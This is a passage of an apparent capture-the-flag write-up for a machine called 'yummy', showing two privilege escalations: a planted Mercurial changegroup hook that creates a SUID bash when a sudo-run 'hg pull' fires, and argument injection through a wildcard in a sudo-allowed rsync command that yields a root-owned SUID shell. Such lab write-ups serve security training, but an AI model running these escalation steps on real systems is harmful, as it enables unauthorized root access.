qa@yummy:/tmp/pwn_hg$ echo '[hooks]' > .hg/hgrc

qa@yummy:/tmp/pwn_hg$ echo 'changegroup.exploit = cp /bin/bash /tmp/bash ; chmod +s /tmp/bash' >> .hg/hgrc

qa@yummy:/tmp/pwn_hg$ chmod 777 *

qa@yummy:/tmp/pwn_hg/.hg$ chmod 777 *

qa@yummy:/tmp/pwn_hg$ sudo -u dev /usr/bin/hg pull /home/dev/app-production/

pulling from /home/dev/app-production/
requesting all changes
adding changesets
adding manifests
adding file changes
added 6 changesets with 129 changes to 124 files
new changesets f54c91c7fae8:6c59496d5251
(run 'hg update' to get a working copy)

qa@yummy:/tmp/pwn_hg$ ls -la /tmp

-rwsr-sr-x  1 dev   dev   1446024 Feb  3 13:38 bash

qa@yummy:/tmp/pwn_hg$ /tmp/bash -p

bash-5.2$ id

uid=1001(qa) gid=1001(qa) euid=1000(dev) egid=1000(dev) groups=1000(dev)

Shell as root with Rsync thanks to wildcard
1
2
3
4
5
6
dev@yummy:~$ sudo -l
Matching Defaults entries for dev on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev may run the following commands on localhost:
    (root : root) NOPASSWD: /usr/bin/rsync -a --exclude\=.hg /home/dev/app-production/* /opt/app/
The * character in /home/dev/app-production/* not only allows you to specify files, but also to inject additional arguments into rsync, because sudo simply replaces the * with what you type
The -a (archive) option of rsync preserves permissions, including the SUID bit, but it also preserves the owner
If we create a file with the SUID bit set, rsync will copy it - And if we inject the –no-o (don’t preserve the owner) and –no-g (don’t preserve the group) options, the copied file will belong to the user who runs rsync, while still preserving the SUID bit (thanks to the -p included in -a)
Ok let’s exploit it :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
dev@yummy:~$ cp /bin/bash /home/dev/app-production/toto

dev@yummy:~$ chmod +s /home/dev/app-production/toto

dev@yummy:~$ sudo /usr/bin/rsync -a --exclude=.hg /home/dev/app-production/ --no-o --no-g /opt/app/

dev@yummy:~$ ls -la /opt/app/toto

-rwsr-sr-x 1 root root 1446024 Feb  3 13:46 /opt/app/toto

dev@yummy:~$ /opt/app/toto -p

toto-5.2# id

uid=1000(dev) gid=1000(dev) euid=0(root) egid=0(root) groups=0(root),1000(dev)

If you have any questions, you can dm me on twitter or on discord at : ‘ethicxz.’